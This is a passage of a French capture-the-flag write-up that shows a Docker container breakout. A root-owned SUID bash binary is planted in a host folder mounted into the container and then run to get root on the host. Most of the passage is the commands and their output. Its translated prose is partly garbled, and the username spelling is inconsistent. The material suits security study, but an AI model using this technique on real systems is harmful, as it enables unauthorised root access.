dr-xr-xr-x 13 root root 0 Jan 20 11:27 sys
drwxrwxrwt 1 root root 4.0K Dec 21 2022 tmp
drwxr-xr-x 1 root root 4.0K Dec 19 2022/usr
drwxr-xr-x 1 root root 4.0K Dec 19 2022/var
root@de0610f51845:/#
```

Pour confirmer qu'il s'agit bien du répertoire de journaux, `clair-r`nous examinons le contenu et pouvons également y créer un fichier.

```
root@de0610f51845:/logs# ls -lah
total 12K
drwxrw-rw- 2 1001 1001 4.0K Dec 22 2022 .
drwxr-xr-x 1 root root 4.0K Dec 22 2022 ..
-rw-r--r-- 1 root root 95 Jan 20 11:31 tt.log
root@de0610f51845:/logs#
```

Dans les deux cas, nous avons trouvé le `tt.log`.

```
clair-r@ctf:~/timeTracker-src/logs$ ls -lah
total 12K
drwxrw-rw- 2 claire-r claire-r 4.0K Dec 22 2022 .
drwxrwxr-x 6 claire-r claire-r 4.0K Dec 22 2022 ..
-rw-r--r-- 1 root root 95 Jan 20 11:31 tt.log
```

Nous utilisons la technique d'élévation de privilèges suivante :



## Docker Breakout / Escalade de privilèges

### Astuces de hack

Si vous avez accès en tant que **root** à l'intérieur d'un conteneur sur lequel un dossier de l'hôte est monté et que vous vous êtes **échappé en tant qu'utilisateur non privilégié sur l'hôte** et avez un accès en lecture sur le dossier monté. Vous pouvez créer un **fichier bash suid** dans le **dossier monté** à l'intérieur du **conteneur** et **l'exécuter depuis l'hôte** vers **privesc**.

`cp /bin/bash . #From non priv inside mounted folder`

`# You need to copy it from the host as the bash binaries might be different in the host and in the container`

`chown root:root bash #From container as root inside mounted folder`

`chmod 4777 bash #From container as root inside mounted folder`

`bash -p #From non priv inside mounted folder`

Nous copions `/bin/bash` en `/home/claïre-r/timeTracker/log` tant que `claïre-r` session.

```
claïre-r@ctf:~/timeTracker-src/logs$ cp /bin/bash .
claïre-r@ctf:~/timeTracker-src/logs$
```

Ensuite, nous modifions les autorisations à l'intérieur du conteneur, puisque nous sommes `root`.

```
root@de0610f51845:/logs# ls
bash  tt.log
root@de0610f51845:/logs# chown root:root bash
root@de0610f51845:/logs# chmod 4777 bash
root@de0610f51845:/logs# ls -lah
total 1.2M
drwxrw-rw- 2 1001 1001 4.0K Jan 20 11:44 .
drwxr-xr-x 1 root root 4.0K Dec 22 2022 ..
-rwsrwxrwx 1 root root 1.2M Jan 20 11:44 bash
-rw-r--r-- 1 root root 95 Jan 20 11:31 tt.log
root@de0610f51845:/logs#
```

Nous avons maintenant un binaire `bash` SUID, appartenant à `root` dans `/log`. Après l'exécution, nous `/bin/bash -p` obtenons `claïre-r` shell racine et avons accès au drapeau final dans `/root`.



```
claire-r@ctf:~/timeTracker-src/logs$ ls -lah
total 1.2M
drwxrw-rw- 2 claire-r claire-r 4.0K Jan 20 11:44 
drwxrwxr-x 6 claire-r claire-r 4.0K Dec 22 2022 ..
-rwsrwxrwx 1 root root 1.2M Jan 20 11:44 bash
-rw-r--r-- 1 root root 95 Jan 20 11:31 tt.log
claire-r@ctf:~/timeTracker-src/logs$ ./bash -p
bash-5.0# id
uid=1001(claire-r) gid=1001(claire-r) euid=0(root) groups=1001(claire-r)
bash-5.0# cd /root
bash-5.0# ls -lah
total 40K
drwx----- 5 root root 4.0K Sep 22 18:32 .
drwxr-xr-x 19 root root 4.0K Dec 20 2022 ..
lrwxrwxrwx 1 root root 9 Sep 22 18:32 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3.1K Dec 5 2019 .bashrc
drwx----- 3 root root 4.0K Dec 22 2022 .gnupg
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw-r--r-- 1 root root 38 Dec 22 2022 root.txt
drwx----- 4 root root 4.0K Dec 20 2022 snap
drwx----- 2 root root 4.0K Dec 20 2022 .ssh
-rw----- 1 root root 1.1K Dec 22 2022 .viminfo
-rw-r--r-- 1 root root 165 Dec 22 2022 .wget-hsts
bash-5.0# cat root.txt
THM{ }
bash-5.0#
```